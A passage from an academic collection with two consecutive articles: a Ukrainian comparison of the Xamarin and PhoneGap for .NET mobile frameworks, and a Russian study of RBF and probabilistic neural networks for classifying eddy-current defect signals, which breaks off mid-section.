Ключові слова: Xamarin, framework, .NET, C#, PCL, SAP, PhoneGap, архітектура, віртуальна машина, платформа, інтерфейс.

Вступ. Зі збільшенням популярності новітніх комп'ютерних та мобільних технологій бізнес спільнота все більше і більше звертає увагу на різноманітні програмні продукти. Можливість вести бізнес на ходу дозволяє суттєво збільшити прибутки, мінімізувавши при цьому втрати часу. Проте наявність різних платформ ускладнює та здорожує процес розробки додатку. Обумовлюється дана проблема наявністю кардинально різного інструментарію розробника ПЗ для відповідної платформи. Дану проблему намагаються вирішити фреймворки для кросплатформної розробки. Напочатку свого існування усі вони були створені для платформи Java. Проте після релізу проекту Mono, який дозволяє розробку програм для не Windows платформ мовою C#, було створено такі фреймворки як Xamarin та PhoneGapfor .NET, які складають основу крос-платформних рішень для платформи .NET.

Метою роботи є дослідження та проведення порівняльного аналізу кросплатформних технологій Xamarin та PhoneGapfor .NET.

Основна частина. Xamarin являє собою еволюцію проекту Mono з усіма його недоліками та перевагами. Порівнюючи його із найближчим міжплатформним фреймворком PhoneGap можна побачити, що вони притримуються різних парадигм, хоча й мають багато схожих елементів.

Для більшого розуміння усіх відмінностей необхідно розглянути кожний з фреймворків детальніше.

На початку свого існування PhoneGap не мав своєї студії розробки і був розширенням інфраструктури проекту з відкритим кодом під назвою ApacheCordova. Детально розглядаючи PhoneGapfor .NET можна побачити, що він майже не відрізняється від PhoneGap. Єдиною відмінністю є можливість роботи у середовищі Microsoft VisualStudio.

Сам PhoneGap-додаток являє собою звичайний сайт для мобільного пристрою, щовідображається у елементі WebView. Проте на відміну від звичайного мобільного сайту, такий додаток має можливість використовувати такі апаратні можливості телефону, як акселерометр, камера, медіа-функції, сховище даних тощо. PhoneGap не дозволяє розробнику використовувати засоби, що надає платформа напряму. Замість цього існують PhoneGapплагіни, що контактують з API мобільної операційної системи (рис. 1). Якщо розробник не може знайти необхідний плагін— він вимушений написати бібліотеки для кожної з платформ, для яких збирається створювати додаток.




Рисунок 1 – Структура PhoneGap додатку

Інтерфейс створюється з використанням технологій HTML, CSS3, JavaScript і є універсальним для будь-якої мобільної операційної системи, для якої створюється додаток.

Основною перевагою даного підходу є повна абстракція від платформи, що дозволяє з легкістю зробити підтримку великої кількості операційних систем. PhoneGap підтримує Apple iOS, Android, Windows Phone, Blackberry, Symbian, Bada, webOS, Tizenі т.д. Проте на практиці велика кількість функціоналу операційних систем для деяких мобільних платформ не підтримується, а також у залежності від пристрою додаток може працювати дещо по різному.

Також єдиний інтерфейс для різних мобільних операційних систем значно спрощує і пришвидшує розробку самого додатку, проте PhoneGap-додаток, маючи структуру веб-сайту, працює помітно повільніше, ніж звичайний додаток для мобільної платформи.

Іншу парадигму кросплатформної розробки пропонує фреймворкXamarin. На відміну від PhoneGap, Xamarin надає більш тісний зв'язок із платформою, що допомагає розроблювати додатки, що не поступаються швидкодії додаткам, розробленим під конкретну платформу з допомогою нативних засобів.

З точки зору структури фреймворкуXamarin розподілено на декілька основних частин: MonoAndroid, MonoTouch та Mono. Найбільша відмінність MonoAndroid та MonoTouch від Mono полягає у тому, що Mono —це лише порт .NET Framework на Unix-подібні системи, що дозволяє розробляти програми для таких операційних систем як Mac та UbuntuLinux з використанням зручних засобів від Microsoft. Офіційно у рамках фреймворкуXamarinможлива розробка додатків лише для Mac OS, проте у рамках проекту Mono можлива розробка також і під UbuntuLinux.

Структура MonoAndroid та MonoTouch дещо складніша. Вони містять у собі набір компіляторів та обгортку нативного API конкретної платформи. Для кожної платформи створено свій компілятор, так якiOS та Android мають кардинально різні екосистеми.

Monoandroid та Monotouch, завдяки механізму обгортки, надають функціонал API платформ Android та iOS відповідно. Тісний зв'язок між Xamarin та нативним API означає також і тісний зв'язок із циклом роботи самого додатку.

Даний зв'язок можна побачити на прикладі роботи Android-додатку, створеного засобами Xamarin, де разом із самим додатком працює віртуальна машина Mono, яка обмінюється із віртуальною машиною Dalvik(або ART) зрозумілими для неї повідомленнями. На-

явність додаткової віртуальної машини суттєво збільшує розмір вихідного файлу додатку, проте ніяким чином не впливає на швидкодію самого додатку. Пов'язано це із відмінною оптимізацією як фреймворку, так і самої віртуальної машини Mono.

Враховуючи тісний взаємозв'язок із мобільною операційною системою, кросплатформеність досягається не тільки за рахунок єдиної мови написання додатку, а також за рахунок структури самого додатку.

Додаток для різних мобільних операційних систем можна розбити на дві логічні частини (рис. 2):

1. Частина з платформи-залежним кодом;
2. Частина зі спільним у використанні кодом.




Рисунок 2 – Структура Xamarin-додатку

Платформи-залежний код містить специфічні для платформи механізми роботи з апаратними особливостями пристрою. До платформи-залежного коду також відноситься і механізм побудови та роботи користувацького інтерфейсу, що є платою за тісний зв'язок із нативним API.

Для збільшення коефіцієнту повторного використання програмного коду виділяють рівень спільного коду, який містить основну логіку роботи додатку, рівень доступу до сервісів, даних і т.д.

У рамках фреймворку Xamarin також було розроблено такі рішення як XamarinMobile та XamarinForms.

Основною проблемою подібних до Xamarinфреймворків є розробка уніфікованого інтерфейсу для усіх підтримуваних платформ без необхідності внесення змін до програмного коду у залежності від операційної системи пристрою. Для вирішення цього питання було створено XamarinForms — програмний шар, що абстрагується від реальної платформи та апаратно-залежного коду та уніфікує користувацький інтерфейс. Розробники Xamarin стверджують, що використання Xamarin.Forms допомагає збільшити об'єм спільного коду у додатках для трьох підтримуваних платформ до 90 відсотків.




Рисунок 3 – Схема роботи XamarinForms

Як можна побачити зі схеми (рис. 3)— повної абстракції від платформи уникнути неможливо. Фреймворк повинен розуміти, для якої платформи додаток повинен бути створений. Далі виконання передається до бібліотеки PCL (PortableCommonLibrary) або SAP (SharedAsset Project), які і містять універсальний код для усіх платформ. PCL та SAP бібліотеки ставлять за мету збільшення об'єму спі-

льного коду, але механізми, завдяки яким досягається даний ефект, кардинально різні. У обох випадках створений проект стає системою з трьох додатків, проте працюватиме зовсім по-різному. У випадку PCL-підходу весь код буде зібраний до динамічної бібліотеки, до якої кожний проект посилається та зв'язує дані під час виконання. У випадку SAP усі спільні бібліотеки фактично включаються до складу усіх трьох додатків під час їх побудови.

Описаний рівнем вище інтерфейс аналізується ядром XamarinForms та через адаптери передається до API відповідної платформи. Не дивлячись на велику кількість проміжних етапів, швидкість Xamarin-додатку відповідає швидкості додатку, створеного нативними засобами.

Ще однією функціональною особливістю фреймворку є наявність XamarinMobile. Дана бібліотека надає можливість абстрагування від специфічного для платформи коду.

Кількість підтримуваних платформ Xamarin у порівнянні із PhoneGap значно менша. Підтримуються лише три найпопулярніші із них, а саме: Android, iOS та Windows Phone.

Не дивлячись на невелику кількість підтримуваних мобільних операційних систем, Xamarin має ряд переваг, а саме:

1. Швидкодія на рівні програм, створених нативними засобами розробки.
2. Повна підтримка функціоналу нативного API.
3. Повна підтримка усіх можливостей C#, таких як LINQ, lambdaexpressions, async/await і т.д.
4. Великий коефіцієнт повторного використання програмного коду.

Висновки. На даний момент ринок рішень для міжплатформної розробки для .NET Framework не дуже сильно розвинений. Існують лише PhoneGap for .NET та Xamarin. Обидві технології мають свої переваги та недоліки, і однозначного лідера обрати серед них практично неможливо.

Дешевий у розробці користувацький інтерфейс, широкий вибір доступних плагінів із різноманітною функціональністю у купі з непоганою швидкістю роблять PhoneGap непоганим засобом для створення невеликих кросплатформних мобільних додатків.

Проте проаналізувавши можливості Xamarinфреймворку та порівнявши його із перевагами, які надає PhoneGapfor .NET, можна дійти висновку, що найкращим вибором для створення великих між-платформних проектів є саме Xamarin. Не дивлячись на невелику кількість підтримуваних мобільних операційних систем, Xamarinмістить великий набір потужних засобів, які надають як .NET Framework, так і нативні бібліотеки. Додатково існує великий набір бібліотек, які пришвидшують розробку і зменшують вартість кінцевого продукту. Платою за можливість користуватись описаними вище перевагами є великий розмір додатків, але у більш ніж половині випадків розмір додатку не має критичного значення.

ЛІТЕРАТУРА

1. Cross-Platform MobileDevelopment: PhoneGapvsXamarin –
Режим Доступу: <http://www.justinshield.com/2014/05/cross-platform-mobile-development-PhoneGap-vs-xamarin/>
2. PhoneGapvsmonotouchfordataintensiveapp
Режим Доступу: <http://stackoverflow.com/questions/9191611/phone-gap-vs-monotouch-for-data-intensive-app>
3. Howtcreate HTML5 appson Windows PhonewithPhoneGap – режим доступу: <https://msdn.microsoft.com/en-us/hh771462.aspx>
4. Разработкамобильных приложений на PhoneGap и jQueryMobile –
Режим Доступу: <http://habrahabr.ru/post/118059/>
5. Xamarin.Formsrecipes –
Режим Доступу:
<http://developer.xamarin.com/recipes/cross-platform/xamarin-forms/>
6. PhoneGapDocumentation –
Режим Доступу:
http://docs.PhoneGap.com/en/edge/guide_overview_index.md.html

Н.А. Матвеева, Л.Я. Мартынович, Ю. В. Лазоренко

ИСПОЛЬЗОВАНИЕ РАДИАЛЬНО-БАЗИСНЫХ НЕЙРОННЫХ СЕТЕЙ ДЛЯ КЛАССИФИКАЦИИ СИГНАЛОВ

Аннотация. Представлены результаты исследования радиально-базисных и вероятностных нейронных сетей для решения задач классификации сигналов в дефектоскопии.

Ключевые слова: радиально-базисные, вероятностные нейронные сети, дефект, классификация.

Введение. В последнее время активно развивается новая область прикладной математики – теория нейронных сетей. Разработано огромное количество алгоритмов функционирования и обучения нейронных сетей, ведутся работы по созданию алгоритмов оптимизации их структуры с целью повышения быстродействия, качества результатов, снижения времени обучения. Нейросетевые технологии нашли применение в экономике, медицине, промышленности, многих других областях науки и техники, способны решать практически любые задачи, связанные с моделированием, прогнозированием, оптимизацией [1, 2].

В области нейросетевых технологий значительное количество исследований приходится на задачи машиностроения, в частности, авиационная и космическая отрасли. В этих областях существует тенденция перехода к производственным модулям с высоким уровнем автоматизации, а это требует все большего количества интеллектуальных решений, которые были бы в состоянии обрабатывать широкий диапазон изделий, оценивать качество продукта для минимизации контроля и помощи со стороны человека-оператора [3].

Детали и корпуса самолетов и космических аппаратов изготавливаются из композитных материалов. При проведении неразрушающего контроля таких изделий получают сигналы различной формы. Форма сигнала дает представление о характере дефекта. При этом следует учитывать шероховатость поверхности композитных материалов, которая добавляет шумы различной интенсивности и за-

трудняет распознавание формы сигнала, и, соответственно, вид дефекта.

Для уменьшения нагрузки на эксперта, повышения качества и оперативности определения дефектности изделий необходимо выполнять предварительный автоматизированный анализ полученной информации. Результатом такого анализа является классификация изделия (простейший случай – наличие или отсутствие дефекта).

Для решения сложных задач классификации все чаще используют нейронные сети, которые способны к моделированию различных процессов, адаптации и позволяют работать с зашумленными данными [1, 3].

Постановка задачи. В работе проводится сравнительный анализ применения радиально-базисных и вероятностных нейронных сетей для классификации зашумленных сигналов при вихретоковой дефектоскопии композитных материалов.

Основные положения. Сеть радиальных базисных функций – это нейронная сеть прямого распространения сигнала, которая содержит промежуточный (скрытый) слой радиально симметричных нейронов. Такой нейрон преобразовывает расстояние от данного входного вектора до соответствующего ему "центра" по некоторому нелинейному закону (обычно функция Гаусса). В свою очередь, радиальная функция – это функция $f(x)$, которая зависит только от расстояния между x и фиксированной точкой пространства X .

Байесовский алгоритм классификации предполагает, что плотность распределения представима в виде смеси гауссовских распределений с диагональными матрицами ковариации. Для этого записывается основная формула байесовского классификатора

$$a(x) = \arg \max_{y \in Y} \lambda_y P_y p_y(x), \quad (1)$$

где Y – множество ответов (классов), x принадлежит множеству объектов X , P_y – априорная вероятность класса Y , $p_y(x)$ – функция правдоподобия класса Y , – цена ошибки на объекте класса Y .

Представим плотности классов $p_y(x)$, $y \in Y$ в виде смесей k_y компонент. Каждая компонента имеет n -мерную гауссову плотность с параметрами: $\mu_{yj} = (\mu_{yj1}, \dots, \mu_{yjn})$ – центр и

$\sum_{yj} = \text{diag}(\sigma_{yj1}, \dots, \sigma_{yjn})$ – ковариационная матрица при $j=1, \dots, k_y$. Поэтому смесь плотностей представляется в виде:

$$p_y(x) = \sum_{y=1}^{k_y} \varpi_{yj} P_{yj}(x), \quad (2)$$

Плотность каждой компоненты смеси (имеет вид гауссианы) представлена:

$$p_{yj}(x) = N(x; \mu_{yj}, \sum_{yj}) \quad (3)$$

с условиями нормировки и неотрицательности весов $\sum_{j=1}^{k_y} \varpi_{yj} = 1, \varpi_{yj} > 0$.

Выразим плотность каждой компоненты $P_{yj}(x)$ через взвешенное евклидово расстояние от объекта x до центра компоненты μ_{yj} (т.е. подставим в основную формулу байесовского классификатора (1) вместо $P_y(x)$ формулу (2) с учетом (3)), получим:

$$a(x) = \arg \max_{y \in Y} \lambda_y P_y \sum_{j=1}^{k_y} N_{yj} e^{\left(-\frac{1}{2} p_{yj}(x, \mu_{yj})\right)}, \quad (4)$$

где $N_{yj} = (2\pi)^{-\frac{\pi}{2}} (\sigma_{yj1}, \dots, \sigma_{yjn})^{-1}$ — нормировочные множители.

Полученный алгоритм подобен нейронной сети, состоящей из трёх уровней или слоёв. Первый слой образован $k_1 + \dots + k_M$ гауссианами $P_{yj}(x)$, $y \in Y$, $j = 1, \dots, k_y$. На входе они принимают описание объекта x , на выходе выдают оценки близости объекта x к центрам μ_{yj} , равные значениям плотностей компонент в точке x . Второй слой состоит из M сумматоров, вычисляющих взвешенные средние этих оценок с весами ϖ_{yj} . На выходе второго слоя появляются оценки близости объекта x каждому из классов, равные значениям плотностей классов $P_{yj}(x)$. Третий слой образуется единственным блоком *argmax*, принимающим окончательное решение об отнесении объекта x к одному из классов. Таким образом, при классификации объекта x оценивается его близость к каждому из центров μ_{yj} по метрике $P_{yj}(x, \mu_{yj})$, $j = 1, \dots, k_y$. Объект относится к тому классу, к чьим центрам он располагается ближе.

Описанный трёхуровневый алгоритм классификации называется сетью с радиальными базисными функциями или **RBF-сетью** (radial basis function network). Нейронная сеть радиальных базисных

функций содержит в общем случае три слоя: обычный входной слой, выполняющий распределение данных образца для первого слоя весов; слой скрытых нейронов с радиально симметричной активационной функцией и выходной слой.

Обучение *RBF-сети* сводится к восстановлению плотности каждого из классов $p_y(x)$. Результатом обучения являются центры μ_{yj} и дисперсии $\sum_{yj}$ компонент $j = 1, \dots, k_y$. Можно отметить, что, оценивая дисперсии, фактически подбираем метрики P_{yj} с помощью которых будут вычисляться расстояния до центров μ_{yj} . При использовании описанного алгоритма для каждого класса определяется оптимальное число компонент смеси.

Для построения *RBF-сети* необходимо выполнение следующих условий.

Во-первых, наличие эталонов, представленных в виде весовых векторов нейронов скрытого слоя. Во-вторых, наличие способа измерения расстояния входного вектора от эталона. Обычно это стандартное евклидово расстояние. В-третьих, специальная функция активации нейронов скрытого слоя, задающая выбранный способ измерения расстояния. Обычно используется функция Гаусса, существенно усиливающая малую разницу между входным и эталонным векторами. Выходной сигнал эталонного нейрона скрытого слоя - это функция (гауссиан), который зависит только от расстояния между входным и эталонным векторами.

Обучение слоя образцов-нейронов сети подразумевает предварительное проведение кластеризации для нахождения эталонных векторов и определенных эвристик для определения значений.

Нейроны скрытого слоя соединены по полносвязной схеме с нейронами выходного слоя, которые осуществляют взвешенное суммирование.

При решении задачи классификации можно оценить плотность вероятности для каждого класса, сравнить между собой вероятности принадлежности различным классам и выбрать наиболее вероятный. Это и происходит, когда мы обучаем нейронную сеть «решать» задачу классификации. Сеть пытается определить (аппроксимировать) плотность вероятности.

Обычно оценка плотности вероятности основана на ядерных оценках. В этом случае рассуждают, если наблюдение расположено в данной точке пространства, то это свидетельствует о том, что в данной точке имеется некоторая плотность вероятности. Кластеры из близко лежащих точек указывают на то, что в этом месте плотность вероятности большая. Вблизи наблюдения имеется большее доверие к уровню плотности, а по мере отдаления от него доверие убывает и стремится к нулю. В методе ядерных оценок в точке, соответствующей каждому наблюдению, помещается некоторая простая функция, затем они складываются и, в результате, получается оценка для общей плотности вероятности. Чаще всего в качестве ядерных функций берут упрощенные функции Гаусса:

$$f(X) = e^{-\frac{|X-X_i|^2}{2\sigma^2}}, \quad (5)$$

где X_i – i -ый образец одного из распознаваемых классов, $i = \overline{1, L}$, X – неизвестный образец, σ – параметр, задающий ширину(отклонение) ядерной функции Гаусса и определяющий ее влияние. Чтобы определить функцию плотности распределения вероятностей для всего k -го класса, функции Гаусса для всех учебных векторов суммируются:

$$\phi(X) = \sum_{i=1}^{L_k} e^{-\frac{|X-X_i|^2}{2\sigma^2}}, \quad (6)$$

где L_k – объем обучающей выборки k -го класса.

Метод аппроксимации плотности вероятности с помощью ядерных функций во многом похож на метод радиальных базисных функций, и таким образом мы приходим к вероятностной нейронной сети. Такая сеть представляет собой реализацию методов ядерной аппроксимации, оформленной в виде нейронной сети.

Нейронная сеть **PNN** (Probabilistic Neural Network) состоит из трех слоев: входного, радиального и выходного. Радиальные элементы берутся по одному на каждое обучающее наблюдение. Каждый из них представляет гауссову функцию с центром в этом наблюдении. Каждому классу соответствует один выходной элемент. Каждый такой элемент соединен со всеми радиальными элементами, относящимися к его классу, а со всеми остальными радиальными элементами он имеет нулевое соединение. Таким образом, выходной элемент просто складывает отклики всех элементов, принадлежащих к его клас-

су. Значения выходных сигналов получаются пропорциональными ядерным оценкам вероятности принадлежности соответствующим классам, и пронормировав их на единицу, получаем окончательные оценки вероятности принадлежности классам.

Практическая реализация. При сканировании изделий из композитных материалов пространственная база получаемых сигналов ограничена снизу диаметром зоны электромагнитного контроля. Поскольку амплитуда сигналов в каждой точке абсциссы определяется проекцией дефекта изделия на плоскость, перпендикулярную направлению вихревых токов, то интегральной информативной характеристикой таких сигналов есть их площадь.

Плавное изменение формы сигнала от унимодального с максимальной амплитудой (когда дефекты превышают зону контроля) до бимодального с наибольшим провалом вершины (точечные дефекты) моделируется с помощью выражения [4]:

$$y(x) = \exp(-1,5x^2) - k \cdot \exp(-3x^2), \quad (7)$$

где k изменяется от 0 до 1, а x от -2 до 2 с шагом $0,1$. В результате получаются сигналы различной формы: при $k = 0 \div 0,35$ – узкий унимодальный сигнал, описывающий длинную трещину, длина которой превышает зону контроля. При изменении $k = 0,35 \div 0,55$ получаем пологий унимодальный сигнал, характерный для трещин меньшей размерности; при $k = 0,6 \div 1$ получаем бимодальный сигнал, который характерен для маленьких трещин (при $k = 1$ – точечный дефект).

Площадь модельного сигнала является информативной характеристикой сигналов вихретоковой дефектоскопии и вычисляется путем интегрирования выражения (7) по абсциссе от $-\infty$ до $+\infty$, и является разностью известных [5] площадей под двумя ненормированными гауссовыми кривыми со значениями параметра $\sigma = 1 / \sqrt{3}$ и $\sigma' = 1 / \sqrt{6}$:

$$Q = \sqrt{\frac{2\pi}{3}} \left(1 - \frac{\sqrt{2}}{2} k\right), \quad (8)$$

где Q измеряется в квадратных относительных единицах длины, приведенной к эквивалентному диаметру катушки вихретокового преобразователя.

Для решения задачи классификации сигналов, полученных при сканировании композитных материалов, в работе использовались радиально-базисные (RBF) и вероятностные (PNN) нейронные сети.

Классификация сигналов выполнялась двумя способами: по площади, с использованием выражения (8) и по координатам, с учетом выражения (7). Для каждого из способов использовалось два вида зашумления: случайными величинами, распределенные по нормальному закону, и аддитивным белым гауссовым шумом.

Для моделирования использовалась программная среда MATLAB R2011a с ППП Neural Network Toolbox 6].

В случае классификации сигналов по площади сначала определялся вектор индексов классов, в соответствии с которым строилась матрица связности в разреженном виде. После чего, используя формулу (7), для каждого значения k от 0 до 1 с шагом 0,1 заполнялась матрица Q , каждое число которой соответствует значением вектора индексов классов. Для обучения нейронных сетей использовался вектор, содержащий значения площадей идеальных сигналов.

После обучения нейронных сетей на идеальных сигналах проводилось зашумление сигналов. Сначала к выражению (7) добавлялись случайные величины, распределенные по нормальному закону со средним значением 0 и среднеквадратичным отклонением от 0 до 0,2 с шагом 0,05 [4]. Для зашумления сигналов белым гауссовым шумом использовалась функция среды $awgn(x, snr, 'measured')$, где x – вектор сигнала, скаляр snr задает отношение сигнал/шум в децибелах. Если значения x являются комплексными, функция $awgn$ добавляет комплексный шум. При этом мощность сигнала x автоматически измеряется. Для вычисления площади зашумленных сигналов использовалась формула трапеций [5].

Далее зашумленные сигналы обрабатывались нейронной сетью, и результаты заносились в матрицу результатов.

Проверка функционирования нейронной сети проводилось на 1000 векторах входа для различных уровней шума. Результаты эксперимента представлены на рис. 1, 2.

При проведении классификации сигналов, которые задаются разностью экспонент (7), сначала выбирались 10 значений, определяющих 41-компонентные вектора входов, и соотносились каждый из них с одним из трех классов. Слой образцов имеет 10 нейронов: по 5

для первого, 2 для второго классов и 3 – для третьего класса. Слой суммирования содержит три нейрона, в соответствии с числом классов, на которые разбиваются входные векторы.




Рисунок 1 – Погрешности нейронных сетей при классификации сигналов, зашумленных случайными величинами, распределенными по нормальному закону со средним значением 0 и среднеквадратичным отклонением от 0 до 0,2




Рисунок 2 – Погрешности нейронных сетей при классификации сигналов, зашумленных белым гауссовым шумом

Определялся вектор индексов классов, в соответствии с которым строилась матрица связности в разреженном виде. Затем, используя выражение (7), для каждого значения k от 0 до 1 с шагом 0,1 заполняется матрица, каждый сигнал которой соответствует значениям вектора индексов классов.

